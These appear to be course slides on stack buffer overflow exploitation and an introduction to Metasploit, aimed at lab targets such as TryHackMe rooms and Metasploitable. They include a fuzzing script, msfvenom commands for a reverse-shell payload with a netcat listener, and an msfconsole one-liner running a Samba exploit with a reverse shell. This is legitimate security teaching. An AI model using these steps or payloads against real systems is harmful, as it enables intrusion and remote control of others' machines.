


# Memory Layout of a Win32 process








# When function is called




- A new stack frame will be created, on top of the ‘parent’ stack. The stack pointer (ESP) points to the highest address of the newly created stack. This is the “top of the stack”.




# Buffer overflow example






# Flowchart





# Fuzzing

- Fuzzing involves sending malformed data into application input and watching for unexpected crashes.
- An unexpected crash indicates that the application might not filter certain input correctly.
- Compile time defense techniques:
  - Data Execution Prevention (DEP)
  - Address Space Layout Randomization (ASLR)
- DEP helps prevent malicious code from running from data pages
- ASLR randomizes the base addresses of loaded applications, and DLLs



# Fuzzing – code

Client Side:


```
#!/usr/bin/env python3
import socket, time, sys
ip = "MACHINE_IP"
port = 1337
timeout = 5
prefix = "OVERFLOW1 "
string = prefix + "A" * 100
```

Server Side:

Windows / Immunity Debugger

Target process attached to debugger

```
while True:
 try:
 with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
 s.settimeout(timeout)
 s.connect((ip, port))
 s.recv(1024)
 print("Fuzzing with {} bytes".format(len(string) -
len(prefix)))
 s.send(bytes(string, "latin-1"))
 s.recv(1024)
 except:
 print("Fuzzing crashed at {} bytes".format(len(string) -
len(prefix)))
 sys.exit(0)
 string += 100 * "A"
 time.sleep(1)
```




# Finding the offset to EIP

- The Extended Instruction Pointer (EIP) register controls the execution flow of the application

```
$locate pattern_create.rb
$ /usr/share/metasploit-
framework/tools/exploit/pattern_create.rb -l <overflow size
at crash time>
```


```
$ /usr/share/metasploit-
framework/tools/exploit/pattern_offset.rb -q <value from
EIP>
```

Or: Windows → Immunity Debugger → Mona → !mona findmsp -distance  
**<overflow size>**



# Execution Flow Re-direction

- Where, exactly, do we redirect the execution flow, now that we control the EIP register?
  1. Examine and prepare the space for our code/shellcode
  2. Figure out a way to redirect code execution to it.
- What is ESP? where ESP is pointing? Is it a good idea to jump the execution to the address stored in ESP?



# Bad characters

- Generate a bytearray using mona, and exclude the null byte (\x00) by default.
  - null byte (\x00) is considered bad because it terminates a string copy operation
- Server side (Immunity Debugger) :

```
!mona config -set workingfolder c:\mona\%p
!mona bytearray -b "\x00" → create bytearray.bin file
```
- Client side:
  - Generate payload for bad chars:

```
for x in range(1, 256):
 print("\\" + "{:02x}".format(x), end=' ')
print()
```
  - Send prefix + overflow (offset to EIP) + retn (value to put in EIP) + payload
- Server side:
  - !mona compare -f C:\....\bytearray.bin -a <value from ESP>

Repeat this process till eliminating all bad characters, one by one.



# Find a JMP ESP instruction

```
!mona jmp -r esp -cpb <bad characters>
```

Or

```
!mona find -s 'jmp esp' -type instr -cm
aslr=false,rebase=false,nx=false -cpb <bad
characters>
```

## **Pay attention to the endianness of the address**


- the x86 architecture stores addresses in little endian format where the low-order byte of the number is stored in memory at the lowest address, and the high-order byte at the highest address.



# What is the opcode for JMP ESP?

#This tool provides an easy way to see what opcodes are associated with certain x86 instructions

```
$ /usr/share/metasploit-
framework/tools/exploit/nasm_shell.rb
nasm > jmp esp
00000000 FFE4 jmp esp
!mona find -s "\xff\xe4" -m <module name>
```



# Generate shellcode

- A standard reverse shell payload requires about 350-400 bytes of space

```
$ msfvenom -l payloads
```


```
$ msfvenom -p windows/shell_reverse_tcp
Lhost=<your ip address> Lport=4444
ExitFunc=thread -b <bad chars> -f c
```

- You can choose an encoder: -e x86/shikata\_ga\_nai
- Client side:
- nc -nlvp 4444




## Exitfunc

- **ExitProcess.** This exit method will shut down the whole application and cause it to crash.
- If the program we are exploiting is a threaded application, we can try to avoid crashing the service completely, by using an **ExitThread** method instead, which will just terminate the affected thread of the program.
- This will make the exploit work without interrupting the service, and may allow to repeatedly exploit the server, and exit the shell without bringing down the service.




# Prepend NOPs

- If an encoder was used (more than likely if bad chars are present, remember to prepend at least 16 NOPs (\x90) to the payload.
- This extra space will allow the encoder to unpack the payload



# The world of memory corruption

- In the realm of offensive security research, memory corruption attacks are an entire subworld unto themselves.
- It is a very deep area of research with many unique aspects and technologies.
- One book that serves as a good introduction to the basic techniques of memory corruption is Hacking: The Art of Exploitation.
- Following that, there are three exploit development courses on <https://opensecuritytraining.info/Exploits1.html>
- Another amazing course comes from RET2 Cyber Wargames: <https://wargames.ret2.systems/>
- RET2 Wargames Review: <https://blog.ret2.io/2018/09/11/scalablesecurity-education/>
- A similar, yet free, version of this course is the RPSEC Modern Binary Exploitation (MBE) course: Modern Binary Exploitation (MBE): <https://github.com/RPSEC/MBE>




# Protection against memory corruption attacks

- However, it's important to note that like many niche areas of infosec, there have been several reaction correspondences around these memory corruption techniques over the years.
- There exists a complex series of strategies, techniques, and defenses within the field of memory corruption, such as technologies like DEP, or data execution prevention, and **stack cookies** which are designed to make these memory corruption techniques more difficult.
- If you're looking to get into heap exploitation, there is a really great guide by the legendary CTF team, Shellphish, called how2heap – Educational Heap Exploitation: <https://github.com/shellphish/how2heap>
- Exploit development can also be a lucrative field on its own, with exploit sales ranging from \$1,000-\$250,000, upward to \$1,000,000 or more, depending on the vulnerability and target.
  - Zerodium Vulnerability Purchase Program:  
<https://www.zerodium.com/program.html>




# Activity

- Use the windows VM at <https://tryhackme.com/room/bufferoverflowprep> to prepare a buffer overflow exploit for the executable brainpan.exe
- The executable is located at Desktop/vulnerable-apps
- You can use **Microsoft Remote Desktop** to connect to the windows machine.




# Buffer overflow / Linux

- Same or similar concepts as for windows programs
- Debuggers: edb <https://github.com/eteran/edb-debugger>, gdb <https://www.sourcware.org/gdb/>




# Activity

- Download and Replicate the exploit at  
<https://www.exploit-db.com/exploits/50216>
- Setup of the target app: (tested on a Kali Linux i686 VMware machine)
  - wget [www.offensive-security.com/crossfire.tar.gz](http://www.offensive-security.com/crossfire.tar.gz)
  - checksec --file=./crossfire
  - sudo mv crossfire /usr/games
- How the exploit works? Explain



# THM Rooms

- <https://tryhackme.com/room/bufferoverflowprep>
- <https://tryhackme.com/room/brainstorm>
- <https://tryhackme.com/room/gatekeeper>
- <https://tryhackme.com/room/brainpan>



# References

- <https://github.com/Tib3rius/Pentest-Cheatsheets/blob/master/exploits/buffer-overflows.rst>
- Corelan free exploit tutorial:  
<https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/>
- Jon Erickson, Hacking: The Art of Exploitation:  
<https://www.amazon.com/Hacking-Art-Exploitation-Jon-Erickson/dp/1593271441>



# Lecture #7

## Metasploit



# Reference

- This lecture is based on this minicourse:  
<https://www.offensive-security.com/metasploit-unleashed/>



# What is Metasploit?

- The [Metasploit Framework](#) (MSF) is far more than just a collection of exploits—it is also a solid foundation that you can build upon and easily customize to meet your needs.
- This allows you to concentrate on your unique target environment and not have to reinvent the wheel.
- We consider the MSF to be one of the single most useful security auditing tools freely available to security professionals today.
- Metasploit is written in Ruby and has been in development for many years.




# Metasploitable

- Metasploitable is an intentionally vulnerable Linux virtual machine that can be used to conduct security training, test security tools, and practice common penetration testing techniques.
- The VM will run on any recent VMware products and other visualization technologies such as VirtualBox.
- You can download the image file of [Metasploitable 2 from SourceForge](#).
- You can also prefer to work with Metasploitable 3





# Activity

- Set up your lab composed of:
  - Kali Linux
  - Metasploitable 2 (msfadmin:msfadmin)



# Metasploit architecture






# Filesystem and libraries

- One can more easily understand the Metasploit architecture by taking a look under its hood.
- In Kali Linux, Metasploit is provided in the `metasploit-framework` package and is installed in the **`/usr/share/metasploit-framework`** directory.



# Modules


- Exploits
- Auxiliary: port scanners, fuzzers, sniffers, etc.
- Payloads, Encoders, Nops:
  - *Payloads* consist of code that runs remotely,
  - *encoders* ensure that payloads make it to their destination intact.
  - *Nops* keep the payload sizes consistent across exploit attempts.
- Modules are Ruby Classes. Their parent class is *Msf::Module*.
- Modules use Ruby mixins to overload methods such as `connect()`, `run()`, etc.



# Command line


```
$msfconsole
```

```
$ msfconsole -x "use
exploit/multi/samba/usermap_script;\
set RHOST 172.16.194.172;\
set PAYLOAD cmd/unix/reverse;\
set LHOST 172.16.194.163;\
run"
```



# Msfconsole core commands

- **back**: move out of current context
- **banner**
- **check**: if a target is vulnerable
- **color**: enable/disable
- **connect**: miniature netcat (connect 10.0.2.8 21)
